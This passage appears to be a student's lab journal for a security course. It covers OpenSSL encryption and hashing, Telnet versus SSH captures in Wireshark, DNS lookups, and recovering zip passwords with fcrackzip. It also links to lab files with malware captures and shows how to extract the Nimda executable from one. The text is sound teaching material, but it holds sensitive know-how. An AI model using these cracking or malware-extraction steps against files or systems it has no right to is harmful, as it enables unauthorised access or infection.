

INDEX

Sr. No.	Practical	Date	Signature
1	a. To encrypt and decrypt Data Using a Hacker Tool. b. To encrypt and decrypt Data Using OpenSSL. c. To Hash a Text File with OpenSSL and Verifying Hashes	4-10-25	
2	To examine Telnet and SSH in Wireshark.	11-10-25	
3	a. To demonstrate Extract an Executable from a PCAP. b. To demonstrate a practical for Exploring DNS Traffic.	11-10-25	
4	a. To use Wireshark to examine HTTP and HTTPS Traffic. b. To explore Processes, Threads, Handles, and Windows Registry.	18-10-25	
5	To perform a practical to Attack on a MySQL Database by using PCAP file.	3-11-25	
6	To create your own syslog Server.	4-11-25	
7	To configure your Linux system to send syslog messages to a syslog server and read them.	8-11-25	
8	To install and run Splunk on Linux.	15-11-25	
9	To install and configure ELK on Linux.	22-11-25	
10	To install and configure GrayLog on Linux.	22-11-25	

Practical No. 1

Objective: To encrypt and decrypt Data Using a Hacker Tool.

Requirements:

1. Kali Linux Terminal
2. Tools: - fcrackzip

Procedure:

A. Encrypting and decrypting data using a hacker tool

Step 1: Open Kali Linux Terminal and proceed by creating a new directory named “Zip-Files” using command:

```
mkdir Zip-Files
```

Step 2: Move into the directory and create text files using the following command:

```
cd Zip-Files  
echo This is a sample text file > sample-1.txt  
echo This is a sample text file > sample-2.txt  
echo This is a sample text file > sample-3.txt
```

Verify whether the text files have been created:

```
ls
```

```
(kali㉿kali)-[~/Zip-Files]  
└─$ ls  
sample-1.txt  sample-2.txt  sample-3.txt
```

Step 3: Zip and encrypt the files

Step 1: Create an encrypted zip file called file-1.zip containing the three text files using the following command:

```
zip -e file-1.zip sample*
```

Step 2: When prompted for a password, enter a one-character password of your choice.

In the example, the letter **B** was entered. Enter the same letter when prompted to verify.

```
(kali㉿kali)-[~/Zip-Files]  
└─$ zip -e file-1.zip sample*  
Enter password:  
Verify password:  
adding: sample-1.txt (stored 0%)  
adding: sample-2.txt (stored 0%)  
adding: sample-3.txt (stored 0%)
```

Step 3: Repeat the procedure to create the following 4 other files

file-2.zip using a 2-character password of your choice. In our example, we used **R2**.

file-3.zip using a 3-character password of your choice. In our example, we used **0B1**.

```
(kali㉿kali)-[~/Zip-files]
└─$ zip -e file-2.zip sample*
Enter password:
Verify password:
  adding: sample-1.txt (stored 0%)
  adding: sample-2.txt (stored 0%)
  adding: sample-3.txt (stored 0%)

(kali㉿kali)-[~/Zip-files]
└─$ zip -e file-3.zip sample*
Enter password:
Verify password:
  adding: sample-1.txt (stored 0%)
  adding: sample-2.txt (stored 0%)
  adding: sample-3.txt (stored 0%)
```

Verify if the zip files have been created using the ls command

```
(kali㉿kali)-[~/Zip-files]
└─$ ls
file-1.zip  file-2.zip  file-3.zip  sample-1.txt  sample-2.txt  sample-3.txt
```

Step 4: Attempt to open zip files using an incorrect password as shown.

```
unzip file-1.zip
```

```
(kali㉿kali)-[~/Zip-files]
└─$ unzip file-1.zip
Archive: file-1.zip
[file-1.zip] sample-1.txt password:
password incorrect--reenter:
password incorrect--reenter:
  skipping: sample-1.txt      incorrect password
[file-1.zip] sample-2.txt password:
password incorrect--reenter:
password incorrect--reenter:
  skipping: sample-2.txt      incorrect password
[file-1.zip] sample-3.txt password:
password incorrect--reenter:
password incorrect--reenter:
  skipping: sample-3.txt      incorrect password
```

Step 5: Recover Encrypted Zip File Passwords (fcrackzip- recovers the passwords of encrypted zip)

a. Install fcrackzip tool using command:

```
sudo apt install fcrackzip
```

b. To recover password use the following command:

```
fcrackzip -vul 1-4 file-1.zip
```

```
(kali㉿kali)-[~/Zip-files]
└─$ fcrackzip -vul 1-4 file-1.zip
found file 'sample-1.txt', (size cp/uc    39/   27, flags 9, chk a1da)
found file 'sample-2.txt', (size cp/uc    39/   27, flags 9, chk a1dd)
found file 'sample-3.txt', (size cp/uc    39/   27, flags 9, chk a1e2)

PASSWORD FOUND!!!!: pw == B
```

B. Encrypting and Decrypting Data Using OpenSSL

Objective: Use OpenSSL to encrypt and decrypt text messages.

Procedure:

Step 1: Encrypt the text file (cd– to enter the file, cat– to read the file, openssl– will ask password, aes-256- to encrypt the text file,-in– input,-out- output).

- Make the directory “OpenSSL” and enter the directory using the following commands:

```
mkdir OpenSSL  
cd OpenSSL
```

- Create a text file named “**letter_to_grandma.txt**” using Nano Editor and write down the contents in file

```
sudo nano letter_to_grandma.txt
```

File Contents:

```
Hi Grandma,  
I am writing this letter to thank you for the chocolate chip cookies you sent me. I got them this morning and I have already eaten half of the box! They are absolutely delicious!
```

```
I wish you all the best. Love,  
Your cookie-eater grandchild.
```

```
GNU nano 8.6                                         letter_to_grandma.txt *  
Hi Grandma,  
I am writing this letter to thank you for the chocolate chip cookies you sent me.  
I got them this morning and I have already eaten half of the box! They are absolutely delicious!  
  
I wish you all the best. Love,  
Your cookie-eater grandchild.
```

Exit Nano Editor: CTRL + O > ENTER > CTRL+X.

- Verify the contents of the file using command:

```
cat letter_to_grandma.txt
```

```
└─$ cat letter_to_grandma.txt  
Hi Grandma,  
I am writing this letter to thank you for the chocolate chip cookies you sent me.  
I got them this morning and I have already eaten half of the box! They are absolutely delicious!  
  
I wish you all the best. Love,  
Your cookie-eater grandchild.
```

- Encrypt the text file with OPENSSL using the following command:

```
openssl aes-256-cbc -in letter_to_grandma.txt -out message.enc
```

```
└─(kali㉿kali)-[~/OpenSSL]  
└─$ openssl aes-256-cbc -in letter_to_grandma.txt -out message.enc  
enter AES-256-CBC encryption password:  
Verifying - enter AES-256-CBC encryption password:  
*** WARNING : deprecated key derivation used.  
Using -iter or -pbkdf2 would be better.
```

Enter any password of your choice. Example: kali

- e. When the process is finished, use the cat command again to display the contents of the **message.enc** file.

```
cat message.enc
```

As seen below, the message has been encrypted successfully.

```
(kali㉿kali)-[~/OpenSSL]
$ cat message.enc
♦W♦♦H♦♦_♦%`♦♦X♦iL♦S♦u♦8♦♦6s♦♦1♦♦♦♦]4♦♦♦S#♦x♦d7N♦vLU♦(♦n♦♦♦♦>♦ax♦]/ld~♦
♦♦8♦$1
♦♦
♦c4l♦♦r?VES♦.♦♦♦EU|K♦♦$#
*A!
♦$♦3♦b♦K♦w♦v♦ n♦X0♦      ♦♦      ♦ci8♦u♦ McLaren J♦

(kali㉿kali)-[~/OpenSSL]
$
```

Step 2: Decrypt the encrypted letter using OpenSSL

- a. Use the following command to decrypt the encrypted message and store the decrypted contents in the file: *decrypted_letter.txt*:

```
openssl aes-256-cbc -d -in message.enc -out decrypted_letter.txt
```

and enter the password set during encryption (kali)

```
(kali㉿kali)-[~/OpenSSL]
$ openssl aes-256-cbc -d -in message.enc -out decrypted_letter.txt
enter AES-256-CBC decryption password:
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
```

- b. Use the cat command to verify the contents of the decrypted letter (*decrypted_letter.txt*)

cat decrypted_letter.txt

As seen below, OpenSSL successfully decrypted the file using the specified password

```
(kali㉿kali)-[~/OpenSSL]  
└─$ cat decrypted_letter.txt  
Hi Grandma,  
I am writing this letter to thank you for the chocolate chip cookies you sent me.  
I got them this morning and I have already eaten half of the box! They are absolutely delicious!  
  
I wish you all the best. Love,  
Your cookie-eater grandchild.
```

C. Hashing a text file with openssl and verifying hashes (hash- a fixed-size, unique string of characters)

Objective: Hashing a text file with OPENSSL and verifying hashes

Procedure:

Step 1: Verify the contents of letter_to_grandma.txt using *cat* command.

```
cat letter_to_grandma.txt
```

```
(kali㉿kali)-[~/OpenSSL]
$ cat letter_to_grandma.txt
Hi Grandma,
I am writing this letter to thank you for the chocolate chip cookies you sent me.
I got them this morning and I have already eaten half of the box! They are absolutely delicious!
I wish you all the best. Love,
Your cookie-eater grandchild.
```

Step 2: Issue the command below to hash the text file. The command will use SHA-2-256 as the hashing algorithm to generate a hash of the text file.

```
openssl sha256 letter_to_grandma.txt
```

```
(kali㉿kali)-[~/OpenSSL]
$ openssl sha256 letter_to_grandma.txt
SHA2-256(letter_to_grandma.txt)= 6849ea92a1b90472bdb3c944dc6bd3e4b096b1e7bbecdfa8e8bd24d6156a56e7
```

Step 3: A hashing algorithm with longer bit-length, such as SHA-2-512, can also be used. To generate a SHA-2-512 hash of the letter_to_grandma.txt file, use the command below:

```
openssl sha512 letter_to_grandma.txt
```

```
(kali㉿kali)-[~/OpenSSL]
$ openssl sha512 letter_to_grandma.txt
SHA2-512(letter_to_grandma.txt)= e5e71fa7c236842017d3df4cf07b126d51de43fabbb7709e3ce7f7fe6c537dfdfa28d057c685eed5b9ba55d7546cad37bf6f9dd1b527732c53dbe8c8d01a7056f
```

Step 4: Use sha256sum and sha512sum to generate SHA-2-256 and SHA-2-512 hash of the letter_to_grandma.txt file

```
sha256sum letter_to_grandma.txt
sha512sum letter_to_grandma.txt
```

```
(kali㉿kali)-[~/OpenSSL]
$ sha256sum letter_to_grandma.txt
6849ea92a1b90472bdb3c944dc6bd3e4b096b1e7bbecdfa8e8bd24d6156a56e7 letter_to_grandma.txt

(kali㉿kali)-[~/OpenSSL]
$ sha512sum letter_to_grandma.txt
e5e71fa7c236842017d3df4cf07b126d51de43fabbb7709e3ce7f7fe6c537dfdfa28d057c685eed5b9ba55d7546cad37bf6f9dd1b527732c53dbe8c8d01a7056f letter_to_grandma.txt
```

Step 5: Verifying the Hashes

- Generate sample img file using commands:

```
dd if=/dev/zero of=sample.img bs=1M count=1
```

- Generate a SHA-256 hash file

```
sha256sum sample.img > sample.img_SHA256.sig
```

- Use the cat command to display the contents of the sample.img_SHA256.sig file:

```
cat sample.img_SHA256.sig
```

```
[kali㉿kali)-[~/OpenSSL]
$ cat sample.img_SHA256.sig
30e14955ebf1352266dc2ff8067e68104607e750abb9d3b36582b8af909fcb58 sample.img
```

- d. Use SHA256sum to calculate the SHA-2-256 hash of the sample.img file:

```
sha256sum sample.img
```

```
[kali㉿kali)-[~/OpenSSL]
$ sha256sum sample.img
30e14955ebf1352266dc2ff8067e68104607e750abb9d3b36582b8af909fcb58 sample.img
```

Compare this output to the .sig file: if they match, the file hasn't been modified. This is how you verify integrity.

Practical No. 2

Objective: Examining Telnet and SSH in Wireshark

Procedure:

Step 1: Configure Telnet

- Install Telnet and start server


```
sudo apt update  
sudo apt install telnetd -y  
sudo systemctl enable inetutils-inetd  
sudo systemctl start inetutils-inetd
```

- Confirm that telnet service is configured for inetd

```
sudo nano /etc/inetd.conf
```

- Uncomment the lines as shown below and then à Press ctrl + O (to confirm) → Enter → ctrl + X (to exit). {Remove “#<off># “}

```
#<off># telnet stream tcp nowait root /usr/sbin/tcpd /usr/sbin/telnetd
```



```
GNU nano 8.6                               /etc/inetd.conf *
# /etc/inetd.conf: see inetd(8) for further informations.
#
# Internet superserver configuration database.
#
#          Welcome to Wireshark!
#
# Lines starting with "#:LABEL:" or "#<off>" should not
# be changed unless you know what you are doing!
#
#           (from this interface)
#
C# If you want to disable an entry so it is not touched during
# package updates just comment it out with a single '#' character.
#
# Packages should modify this file by using update-inetd(8).
#
#       bluetooth-monitor
# <service_name> <sock_type> <proto> <flags> <user> <server_path> <args>
#
#:INTERNAL: Internal services
#discard    dgram  udp6   nowait  root   internal
#discard    @ dgram  udp6   wait   root   internal
#daytime    stream  tcp6   nowait  root   internal
#time      stream  tcp6   nowait  root   internal
#
#:STANDARD: These are standard services.
telnet    stream  tcp    nowait  root   /usr/sbin/tcpd /usr/sbin/telnetd
#
#:BSD: Shell, Login, exec and talk are BSD protocols.
#
#:MAIL: Mail, news and uucp services.
```

- Now restart inetd to run the configuration


```
sudo systemctl restart inetutils-inetd
```

Step 2: Capture Telnet Packets using Wireshark

- Open a terminal window and start Wireshark using command:


```
wireshark
```

- Start a Wireshark capture on the **Loopback: lo** interface



- c. Open another terminal window. Start a Telnet session to the localhost.

```
telnet localhost
```




```
(kali㉿kali)-[~]
$ telnet localhost
Trying ::1...
Connection failed: Connection refused
Trying 127.0.0.1...
Connected to localhost.
Escape character is '['.


Linux 6.12.38+kali-amd64 (kali) (pts/2)
kali login: kali
Password:
(kali㉿kali)-[~]
```

Step 3: Examine the Telnet session on Wireshark.


- a. Apply a filter that only displays Telnet-related traffic. Enter **telnet** in the filter field and click **Apply**.



- b. Right-click one of the Telnet lines in the **Packet list** section of Wireshark, and from the drop-down list, select **Follow > TCP Stream**



- c. The Follow TCP Stream window displays the data for your Telnet session as seen below:



- d. After you have finished reviewing your Telnet session in the **Follow TCP Stream** window, click **Close**.

- e. Type exit at the terminal to exit the **Telnet** session.

Step 4: Configure SSH

- a. Install SSH Server

```
sudo apt update
sudo apt install openssh-server -y
```


- b. Start and enable the SSH service

```
sudo systemctl enable ssh
sudo systemctl start ssh
```

Step 5: Examine an SSH Session with Wireshark

- a. Start another Wireshark capture using the Loopback: lo interface.
- b. You will establish an SSH session with the localhost. At the terminal use command:

```
ssh localhost
```




```
(kali㉿kali)-[~]
$ ssh localhost
The authenticity of host 'localhost (::1)' can't be established.
ED25519 key fingerprint is SHA256:quF7Ucq8kkhne7GrehGCPGdZmbwVmJK/tR3M560/QI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added 'localhost' (ED25519) to the list of known hosts.
kali㉿kali: password:
Linux kali 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-08-12) x86_64


The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
(kali㉿kali)-[~]
```


- c. Apply an SSH filter on the Wireshark capture data. Enter ssh in the filter field and click **Apply**.



- d. Right-click one of the **SSHv2** lines in the **Packet list** section of Wireshark, and in the drop-down list, select the **Follow > TCP Stream**.



- e. Examine the **Follow TCP Stream** window of your SSH session. The data has been encrypted and is unreadable. Compare the data in your SSH session to the data of your Telnet session.



Practical No. 3

Objective: A. To demonstrate Extract an Executable from a PCAP.

Procedure:


Pre-requisites: For this practical you need the lab.support.files folder, which you can download from here:

<https://drive.google.com/drive/folders/1bQQViseJ2BQ70cqjnKPXMQUoqHB6fiy4?usp=sharing>

Once downloaded extract the folder.

Step 1: Change directory to the lab.support.files/pcaps folder, and get a listing of files using the ls command

```
cd lab.support.files/pcaps  
ls
```




```
kali㉿kali: ~/lab.support.files/pcaps  
└─$ cd lab.support.files/pcaps  
└─$ ls  
nimda.download.pcap  wannacry_download_pcap.pcap
```

Step 2: Issue the command below to open the nimda.download.pcap file in Wireshark.


```
wireshark nimda.download.pcap
```

Step 3: The nimda.download.pcap file contains the packet capture related to the malware download performed in a previous lab. The pcap contains all the packets sent and received while tcpdump was running. Select the fourth packet in the capture and expand the Hypertext Transfer Protocol to display as shown below.



Packets one through three are the TCP handshake. The fourth packet shows the request for the malware file. Confirming what was already known, the request was done over HTTP, sent as a GET request

Step 4: Because HTTP runs over TCP, it is possible to use Wireshark's Follow TCP Stream feature to rebuild the TCP transaction. Select the first TCP packet in the capture, a SYN packet. Right-click it and choose Follow > TCP Stream.



Wireshark displays another window containing the details for the entire selected TCP flow.




Step 5: Click Close in the Follow TCP Stream window to return to the Wireshark **nimda.download.pcap** file.

Part 2: Extract Downloaded Files from PCAP


Because capture files contain all packets related to traffic, a PCAP of a download can be used to retrieve a previously downloaded file.

Follow the steps below to use Wireshark to retrieve the Nimda -malware.


Step 1: In that fourth packet in the nimda.download.pcap file, notice that the HTTP GET request was generated from 209.165.200.235 to 209.165.202.133. The Info column also shows this is in fact the GET request for the file.



Step 2: With the GET request packet selected, navigate to File > Export Objects > HTTP, from Wireshark's menu



Step 3: Wireshark will display all HTTP objects present in the TCP flow that contains the GET request. In this case, only the Nimda.Amm.exe file is present in the capture. It will take a few seconds before the file is displayed.



Step 4: In the HTTP object list window, select the Nimda.Amm.exe file and click Save As at the bottom of the screen.

Step 5: Click the left arrow until you see the Home Click Home and then click the analyst folder (if analyst folder doesn't exist create a folder and name it "analyst"). Save the file there.

Step 6: Return to your terminal window and ensure the file was saved. Change directory to the

/home/analyst folder and list the files in the folder using the ls command

```
cd home/analyst
ls
```

```
└─(kali㉿kali)-[~/analyst]
$ ls
W32.Nimda.Amm.exe
```

Step 7: The file command gives information on the file type. Use the file command to learn a little more about the malware, as show below:

```
file W32.Nimda.Amm.exe
```

```
└─(kali㉿kali)-[~/analyst]
$ file W32.Nimda.Amm.exe
W32.Nimda.Amm.exe: PE32+ executable for MS Windows 6.01 (console), x86-64, 6 sections
```

3B. To Demonstrate a practical for exploring DNS Traffic

Part 1: Capture DNS Traffic

Step 1: Download and install Wireshark. a. Download the latest stable version of Wireshark from www.wireshark.org. Choose the software version you need based on your PC's architecture and operating system.

- 1) In Windows, enter ipconfig /flushdns in Command Prompt

```
C:\Users\ITCS>ipconfig/flushdns

Windows IP Configuration

Successfully flushed the DNS Resolver Cache.
```

- 2) At a command prompt or terminal, type nslookup enter the interactive mode. Enter the domain name of a website. The domain name www.cisco.com is used in this example.

```
C:\Users\ITCS>nslookup
Default Server: dns.google
Address: 8.8.8.8

> www.cisco.com
Server: dns.google
Address: 8.8.8.8

Non-authoritative answer:
Name: e2867.dsca.akamaiedge.net
Addresses: 2600:1417:75:d9f::b33
          2600:1417:75:d8a::b33
          23.211.154.121
Aliases: www.cisco.com
         www.cisco.com.akadns.net
         wwwds.cisco.com.edgekey.net
         wwwds.cisco.com.edgekey.net.globalredir.akadns.net

> exit
```

- 3) Type exit when finished. Close the command prompt.

Part 2: Explore DNS Query Traffic

- a. Observe the traffic captured in the Wireshark Packet List pane. Enter `udp.port == 53` in the filter box and click the arrow (or press enter) to display only DNS packets.
- b. Select the DNS packet contains **Standard query** and **A www.cisco.com** in the Info column

No.	Time	Source	Destination	Protocol	Length	Info
18960	504.341317	192.168.105.178	8.8.8.8	DNS	70	Standard query 0x9ff9 A dns.google
18961	504.349249	8.8.8.8	192.168.105.178	DNS	102	Standard query response 0x9ff9 A dns.google A 8.8.8.8 A 8.8.4.4
18962	504.349569	8.8.8.8	192.168.105.178	DNS	146	Standard query response 0x0375 Unknown (65) dns.google SOA ns1.zdns.google
19069	509.372688	192.168.105.178	8.8.8.8	DNS	70	Standard query 0xfc25 Unknown (65) dns.google
19070	509.373019	192.168.105.178	8.8.8.8	DNS	70	Standard query 0x47f0 A dns.google
19071	509.389040	8.8.8.8	192.168.105.178	DNS	102	Standard query response 0x47f0 A dns.google A 8.8.4.4 A 8.8.8.8
19072	509.391015	8.8.8.8	192.168.105.178	DNS	146	Standard query response 0xfc25 Unknown (65) dns.google SOA ns1.zdns.google
19613	525.138329	192.168.105.178	8.8.8.8	DNS	94	Standard query 0xe269 A kv501.prod.do.dsp.mp.microsoft.com
19614	525.148268	8.8.8.8	192.168.105.178	DNS	204	Standard query response 0xe269 A kv501.prod.do.dsp.mp.microsoft.com CNAME kv501.prod.do.dsp
